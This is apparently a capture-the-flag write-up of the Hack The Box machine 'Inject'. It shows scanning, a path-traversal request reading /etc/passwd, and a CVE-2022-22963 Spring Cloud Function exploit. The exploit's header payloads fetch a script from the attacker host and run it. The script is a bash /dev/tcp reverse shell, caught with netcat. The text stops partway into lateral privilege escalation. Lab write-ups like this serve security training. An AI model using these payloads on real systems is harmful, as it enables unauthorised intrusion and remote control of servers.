

Inject

By Praveen Kumar Sharma



For me IP of the machine is : 10.129.228.213

Lets try pinging it

```
ping 10.129.228.213 -c 5

PING 10.129.228.213 (10.129.228.213) 56(84) bytes of data.
64 bytes from 10.129.228.213: icmp_seq=1 ttl=63 time=72.3 ms
64 bytes from 10.129.228.213: icmp_seq=2 ttl=63 time=74.0 ms
64 bytes from 10.129.228.213: icmp_seq=3 ttl=63 time=72.7 ms
64 bytes from 10.129.228.213: icmp_seq=4 ttl=63 time=87.6 ms
64 bytes from 10.129.228.213: icmp_seq=5 ttl=63 time=87.3 ms

--- 10.129.228.213 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 72.298/78.788/87.614/7.117 ms
```

Alright, its online lets do some port scanning

Port Scanning

All Port Scan

```
rustscan -a 10.129.228.213 --ulimit 5000
```

```
rustscan -a 10.129.228.213 --ulimit 5000
THE RUSTY WAY PORT SCANNER.

: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :

Nmap? More like slowmap.✿

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.129.228.213:22
Open 10.129.228.213:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-17 19:29 IST
Initiating Ping Scan at 19:29
Scanning 10.129.228.213 [2 ports]
Completed Ping Scan at 19:29, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:29
Completed Parallel DNS resolution of 1 host. at 19:29, 6.53s elapsed
DNS resolution of 1 IPs took 6.53s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 19:29
Scanning 10.129.228.213 [2 ports]
Discovered open port 22/tcp on 10.129.228.213
Discovered open port 8080/tcp on 10.129.228.213
Completed Connect Scan at 19:29, 0.14s elapsed (2 total ports)
Nmap scan report for 10.129.228.213
Host is up, received conn-refused (0.081s latency).
Scanned at 2024-10-17 19:29:43 IST for 0s

PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack
8080/tcp  open  http-proxy  syn-ack

Read data files from: /usr/bin/.../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.76 seconds
```

🔗 Open Ports

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
8080/tcp	open	http-proxy	syn-ack

Alright lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.129.228.213 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±2 (14.485s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.129.228.213 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-17 19:37 IST
Nmap scan report for 10.129.228.213
Host is up (0.13s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_  256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp  open  nagios-nsca Nagios NSCA
|_http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

🔗 Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 ca:f1:0c:51:5a:59:62:77:f0:a8:0c:5c:7c:8d:da:f8 (RSA)
|   256 d5:1c:81:c9:7b:07:6b:1c:c1:b4:29:25:4b:52:21:9f (ECDSA)
|_  256 db:1d:8c:eb:94:72:b0:d3:ed:44:b9:6c:93:a7:f9:1d (ED25519)
8080/tcp open  nagios-nsca Nagios NSCA
|_http-title: Home
```

Moving on lets do some directory fuzzing now

Directory Fuzzing

```
feroxbuster -u http://10.129.228.213:8080/ -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```

feroxbuster -u http://10.129.228.213:8080/ -w /usr/share/wordlists/dirb/common.txt -t 200 -r

[---] [---] [---] [---] [---] [---] [---]
[---] [---] [---] [---] [---] [---] [---]
by Ben "epi" Risher 🇩🇪 ver: 2.11.0

① Target Url          http://10.129.228.213:8080/
② Threads             200
③ Wordlist            /usr/share/wordlists/dirb/common.txt
④ Status Codes        All Status Codes!
⑤ Timeout (secs)     7
⑥ User-Agent          feroxbuster/2.11.0
⑦ Config File         /home/pks/.config/feroxbuster/ferox-config.toml
⑧ Extract Links       true
⑨ HTTP methods        [GET]
⑩ Follow Redirects   true
⑪ Recursion Depth    4

press [ENTER] to use the Scan Management Menu™

404   GET    1l      4w      -c Auto-filtering found 404-like response and created new filter; toggle off
200   GET    112l    326w    5371c http://10.129.228.213:8080/blogs
200   GET    54l     107w    1857c http://10.129.228.213:8080/upload
200   GET    26l     48w     457c http://10.129.228.213:8080/css/test.css
200   GET    104l    194w    5654c http://10.129.228.213:8080/register
200   GET    7l      2006w   163873c http://10.129.228.213:8080/webjars/bootstrap/css/bootstrap.min.css
200   GET    166l    487w    6657c http://10.129.228.213:8080/
200   GET    155l    278w    3093c http://10.129.228.213:8080/css/blog.css
200   GET    7l      2006w   163873c http://10.129.228.213:8080/webjars/bootstrap/5.1.3/css/bootstrap.min.css
500   GET    1l      3w      106c http://10.129.228.213:8080/error
500   GET    1l      27w     712c http://10.129.228.213:8080/environment
200   GET    22l    22w     262c http://10.129.228.213:8080/css/under.css
[#####] - 27s    4633/4633   0s     found:11    errors:0
[#####] - 27s    4614/4614   173/s   http://10.129.228.213:8080/

```

🔗 Directories

[200 GET 112l 326w 5371c http://10.129.228.213:8080/blogs](http://10.129.228.213:8080/blogs) ↗
[200 GET 54l 107w 1857c http://10.129.228.213:8080/upload](http://10.129.228.213:8080/upload) ↗
[200 GET 26l 48w 457c http://10.129.228.213:8080/css/test.css](http://10.129.228.213:8080/css/test.css) ↗
[200 GET 104l 194w 5654c http://10.129.228.213:8080/register](http://10.129.228.213:8080/register) ↗
[200 GET 7l 2006w 163873c
http://10.129.228.213:8080/webjars/bootstrap/css/bootstrap.min.css](http://10.129.228.213:8080/webjars/bootstrap/css/bootstrap.min.css)
 ↗
[200 GET 166l 487w 6657c http://10.129.228.213:8080/](http://10.129.228.213:8080/) ↗
[200 GET 155l 278w 3093c http://10.129.228.213:8080/css/blog.css](http://10.129.228.213:8080/css/blog.css) ↗
[200 GET 7l 2006w 163873c
http://10.129.228.213:8080/webjars/bootstrap/5.1.3/css/bootstrap.min.css](http://10.129.228.213:8080/webjars/bootstrap/5.1.3/css/bootstrap.min.css) ↗
[500 GET 1l 3w 106c http://10.129.228.213:8080/error](http://10.129.228.213:8080/error) ↗
[500 GET 1l 27w 712c http://10.129.228.213:8080/environment](http://10.129.228.213:8080/environment) ↗
[200 GET 22l 22w 262c http://10.129.228.213:8080/css/under.css](http://10.129.228.213:8080/css/under.css) ↗

Alright lets get to this application to see what is happening on there

Web Application

Default page

The screenshot shows a web browser window with the URL <http://10.129.258.213:8080>. The page title is "Zodd Cloud". It features a navigation bar with links for Home, Features, How it Works, Blogs, Pricing, and Upload. Below the navigation is a section titled "Zodd Cloud" with the subtext "Store, share, and collaborate on files and folders from your mobile device, tablet, or computer." It includes "Log in" and "Sign Up" buttons. A large section titled "Features" is displayed, containing three items: "Built-in protections", "Fully Encrypted", and "Faster Data Transfer". Each feature has a brief description. At the bottom of the page is a "How it works" section.

Now there is this sign up page that goes to /register we found earlier lets see this

The screenshot shows a "Under Construction" page. It features a large "Under Construction" heading with a gear icon below it. The text "Please forgive the inconvenience. We are currently initializing our brand new site. It's okay, we're excited too!" is displayed at the bottom.


Lets see this /upload i guess that just seem like where we need to go



Now lets upload a file to see what happens
So i made a file here

```
~/Documents/Notes/Hands-on-Hacking  
vim test.txt  
  
~/Documents/Notes/Hands-on-Hacking  
cat test.txt  
Some text i guess! Idiot
```

Lets try to upload this




Ok lets try an image here i guess
So i grabbed this random image from python lets try to upload this

Uploaded!

[View your Image](#)

[Upload](#)

So lets take a look at it



The URL up top just looks like its begging for an LFI lets test that



Gaining Access

Lets see this in burp



```
Request
Pretty Raw Hex
1 GET /show_image?img=../../../../etc/passwd HTTP/1.1
2 Host: 10.129.228.213:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

Response
Pretty Raw Hex Render
7 Connection: keep-alive
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
28 systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
29 systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

And the LFI works

Another thing is, this is probably tomcat and a java applet i guess from the error i saw earlier so we can get directory listing from this LFI as well lets get the / from this



```
Request
Pretty Raw Hex
1 GET /show_image?img=../../../../. HTTP/1.1
2 Host: 10.129.228.213:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0
4 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Sec-GPC: 1
8 Connection: keep-alive
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12

Response
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Accept-Ranges: bytes
3 Content-Type: image/jpeg
4 Content-Length: 4096
5 Date: Thu, 17 Oct 2024 14:38:00 GMT
6 Keep-Alive: timeout=60
7 Connection: keep-alive
8
9 bin
10 boot
11 dev
12 etc
13 home
14 lib
15 lib32
16 lib64
17 lib32
18 lost+found
19 media
20 mnt
21 opt
22 proc
23 root
24 run
25 sbin
26 srv
27 sys
28 tmp
29 usr
30 var
31
```

Now lets take a look at this config of this app

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 GET /show_image?img=../../../../ HTTP/1.1 2 Host: 10.129.228.213:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Sec-GPC: 1 8 Connection: keep-alive 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12 </pre>	<pre> 1 HTTP/1.1 200 2 Accept-Ranges: bytes 3 Content-Type: image/jpeg 4 Content-Length: 4096 5 Date: Thu, 17 Oct 2024 14:48:29 GMT 6 Keep-Alive: timeout=60 7 Connection: keep-alive 8 9 .classpath 10 .DS_Store 11 .idea 12 .project 13 .settings 14 HELP.md 15 mvnw 16 mvnw.cmd 17 pom.xml 18 src 19 target 20 </pre>

Now lets see this xml file this probably contains the library it is using in this

Request	Response
Pretty	Pretty
Raw	Raw
<pre> 1 GET /show_image?img=../../../../pom.xml HTTP/1.1 2 Host: 10.129.228.213:8080 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:131.0) Gecko/20100101 Firefox/131.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/jxl,image/webp,image/png,image/svg+xml,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Sec-GPC: 1 8 Connection: keep-alive 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12 </pre>	<pre> 7 Connection: keep-alive 8 9 <?xml version="1.0" encoding="UTF-8"?> 10 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.apache.org/xsd/maven-4.0.0.xsd"> 12 <modelVersion>4.0.0</modelVersion> 13 <parent> 14 <groupId>org.springframework.boot</groupId> 15 <artifactId>spring-boot-starter-parent</artifactId> 16 <version>2.6.5</version> 17 <relativePath/> <!-- lookup parent from repository --> 18 </parent> 19 <groupId>com.example</groupId> 20 <artifactId>WebApp</artifactId> 21 <version>0.0.1-SNAPSHOT</version> 22 <name>WebApp</name> 23 <description>Demo project for Spring Boot</description> 24 <properties> 25 <java.version>11</java.version> 26 </properties> 27 <dependencies> 28 <dependency> 29 <groupId>com.sun.activation</groupId> 30 <artifactId>javax.activation</artifactId> 31 <version>1.2.0</version> 32 </dependency> 33 </pre>

Lets save this to a file and run snyk on this to find some exploit of this

```
snyk test --file=pom.xml
d-core@7.0.0
  × Improper Input Validation [High Severity][https://security.snyk.io/vuln/SNYK-JAVA-SPRINGBOOT-1000]
    introduced by org.springframework.boot:spring-boot-starter-web@2.7.0
  × Denial of Service (DoS) [High Severity][https://security.snyk.io/vuln/SNYK-JAVA-SPRINGBOOT-1001]
    introduced by org.springframework.boot:spring-boot-starter-web@2.7.0
  × Improper Access Control [Critical Severity][https://security.snyk.io/vuln/SNYK-JAVA-SPRINGBOOT-1002]
    introduced by org.springframework.boot:spring-boot-starter-web@2.7.0
  × Remote Code Execution [Critical Severity][https://security.snyk.io/vuln/SNYK-JAVA-SPRINGBOOT-1003]
    introduced by org.springframework.boot:spring-boot-starter-web@2.7.0

  Upgrade org.springframework.cloud:spring-cloud-function-web@3.2.2
    × Denial of Service (DoS) [Medium Severity][https://security.snyk.io/vuln/SNYK-JAVA-SPRINGCLOUDFUNCTIONWEB-1004]
      introduced by org.springframework.cloud:spring-cloud-function-web@3.2.2
    × Denial of Service (DoS) [Medium Severity][https://security.snyk.io/vuln/SNYK-JAVA-SPRINGCLOUDFUNCTIONWEB-1005]
      introduced by org.springframework.cloud:spring-cloud-function-web@3.2.2
    × Denial of Service (DoS) [High Severity][https://security.snyk.io/vuln/SNYK-JAVA-SPRINGCLOUDFUNCTIONWEB-1006]
      introduced by org.springframework.cloud:spring-cloud-function-web@3.2.2
    × Remote Code Execution [Critical Severity][https://security.snyk.io/vuln/SNYK-JAVA-SPRINGCLOUDFUNCTIONWEB-1007]
      introduced by org.springframework.cloud:spring-cloud-function-web@3.2.2
```

Lets see this one CVE is : CVE-2022-22963

Lets find a exploit for this

Spring Cloud Function Vulnerability(CVE-2022-22963)

Vulnerable Application to [CVE-2022-22963](#)

CVE-2022-22963 Exploit Demo

CVE-2022-22963.mp4

```
me@me-MX-100:~/CGO0001$ docker exec -it 2022-22963 ls /tmp
me@me-MX-100:~/CGO0001$ docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS               NAMES
651823aa210c        maven:3.6.3        "java -jar"         5 minutes ago     Up 5 minutes          8.0.0.0:8080->8080/tcp   2022-22963
me@me-MX-100:~/CGO0001$ curl http://localhost:8080/functionRouter -H "spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec('touch /tmp/pwned'))" --data-raw 'data'
> Trying 127.0.0.1:8080 ...
> TCP_NODELAY on
> Connected to localhost (127.0.0.1) port 8080 (http)
> POST /functionRouter HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/7.68.0
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec('touch /tmp/pwned'))
> Content-Length: 0
> Content-Type: application/json
> Content-Encoding: identity
> upload completely sent off, a total of 0 bytes
> Write handle is not supporting shutdown
> HTTP/1.1 500 Internal Server Error
> Content-Type: application/json
> Content-Length: 133
>
< Connection: #4 to host localhost left intact
{
    "timestamp": "2022-04-01T20:40:41.394902907",
    "path": "/functionRouter",
    "status": 500,
    "error": "Internal Server Error",
    "message": "",
    "requestId": "34bef800-1"
}me@me-MX-100:~/CGO0001$ ls /tmp
pwned
me@me-MX-100:~/CGO0001$
```

So this is the POC for this

```
curl -X POST http://0.0.0.0:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("touch /tmp/pwned"))' --
data-raw 'data' -v
```

Lets run it after changing the Ip and the command

```
curl -X POST http://10.129.228.213:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("curl
http://10.10.16.14")' --data-raw 'data' -v
```

And here is the request

```
curl -X POST http://10.129.228.213:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.14")' --data-raw 'data' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.129.228.213:8080...
* Connected to 10.129.228.213 (10.129.228.213) port 8080
* using HTTP/1.x
> POST /functionRouter HTTP/1.1
> Host: 10.129.228.213:8080
> User-Agent: curl/8.10.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.14")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 4 bytes
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Thu, 17 Oct 2024 15:23:16 GRT
< Connection: close
<
* shutting down connection #0
>{"timestamp":"2024-10-17T15:23:16.697+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}%
```

And here is the hit

```
sudo python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.129.228.213 - - [17/Oct/2024 20:53:16] "GET / HTTP/1.1" 200 -
```

So normal reverse shell didnt work so i save my a file called shell in the /tmp directory

Here is the shell

```
cat shell
bash -i >& /dev/tcp/10.10.16.14/9001 0>&1
```

Here is the command to save this to a file

```
curl -X POST http://10.129.228.213:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("curl
http://10.10.16.14/shell -o /tmp/shell"))' --data-raw 'data' -v
```

```
curl -X POST http://10.129.228.213:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.14/shell -o /tmp/shell")' --data-raw 'data' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.129.228.213:8080...
* Connected to 10.129.228.213 (10.129.228.213) port 8080
* using HTTP/1.x
> POST /functionRouter HTTP/1.1
> Host: 10.129.228.213:8080
> User-Agent: curl/8.18.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("curl http://10.10.16.14/shell -o /tmp/shell")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 4 bytes
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Thu, 17 Oct 2024 15:21:24 GMT
< Connection: close
<
* shutting down connection #0
{"timestamp":"2024-10-17T15:21:24.319+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}■
```

And lets start a listener here

```
~/Documents/Notes/Hands-on-Hacking/Inject.git:(main)z4 (0.383s)
nc -lvp 9001
Listening on 0.0.0.0 9001
```

Now we run that /tmp/shell with bash like this

```
curl -X POST http://10.129.228.213:8080/functionRouter -H
'spring.cloud.function.routing-
expression:T(java.lang.Runtime).getRuntime().exec("bash /tmp/shell")' --
data-raw 'data' -v
```

```
~/Documents/Notes/Hands-on-Hacking/Inject.git:(main)z4 (0.383s)
curl -X POST http://10.129.228.213:8080/functionRouter -H 'spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("bash /tmp/shell")' --data-raw 'data' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
*   Trying 10.129.228.213:8080...
* Connected to 10.129.228.213 (10.129.228.213) port 8080
* using HTTP/1.x
> POST /functionRouter HTTP/1.1
> Host: 10.129.228.213:8080
> User-Agent: curl/8.18.1
> Accept: */*
> spring.cloud.function.routing-expression:T(java.lang.Runtime).getRuntime().exec("bash /tmp/shell")
> Content-Length: 4
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 4 bytes
< HTTP/1.1 500
< Content-Type: application/json
< Transfer-Encoding: chunked
< Date: Thu, 17 Oct 2024 15:21:40 GMT
< Connection: close
<
* shutting down connection #0
{"timestamp":"2024-10-17T15:21:40.332+00:00","status":500,"error":"Internal Server Error","message":"EL1001E: Type conversion problem, cannot convert from java.lang.ProcessImpl to java.lang.String","path":"/functionRouter"}■
```

And we get our revshell here

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.228.213 46396
bash: cannot set terminal process group (823): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$ id
id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
frank@inject:/$ █
```

Lets upgrade this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±4 (9m 28.90s)
nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.228.213 46396
bash: cannot set terminal process group (823): Inappropriate ioctl for device
bash: no job control in this shell
frank@inject:/$ id
id
uid=1000(frank) gid=1000(frank) groups=1000(frank)
frank@inject:/$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
frank@inject:/$ ^Z
[1] + 34056 suspended nc -lvpn 9001
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Inject git:(main)±3
stty raw -echo;fg
[1] + 34056 continued nc -lvpn 9001

frank@inject:/$ export TERM=xterm
frank@inject:/$ █
```

Lateral PrivEsc

So lets check our home dir

```
frank@inject:~$ ls -al
total 32
drwxr-xr-x 6 frank frank 4096 Oct 17 15:37 .
drwxr-xr-x 4 root root 4096 Feb 1 2023 ..
lrwxrwxrwx 1 root root 9 Jan 24 2023 .bash_history -> /dev/null
-rw-r--r-- 1 frank frank 3786 Apr 18 2022 .bashrc
drwx----- 2 frank frank 4096 Feb 1 2023 .cache
drwx----- 3 frank frank 4096 Oct 17 15:37 .gnupg
drwxr-xr-x 3 frank frank 4096 Feb 1 2023 .local
drwx----- 2 frank frank 4096 Feb 1 2023 .m2
-rw-r--r-- 1 frank frank 807 Feb 25 2020 .profile
frank@inject:~$
```

This .m2 file i dont recognize lets see what's in this

```
frank@inject:~$ cd .m2
frank@inject:~/m2$ ls -al
total 12
drwx----- 2 frank frank 4096 Feb 1 2023 .
drwxr-xr-x 6 frank frank 4096 Oct 17 15:37 ..
-rw-r---- 1 root frank 617 Jan 31 2023 settings.xml
frank@inject:~/m2$
```

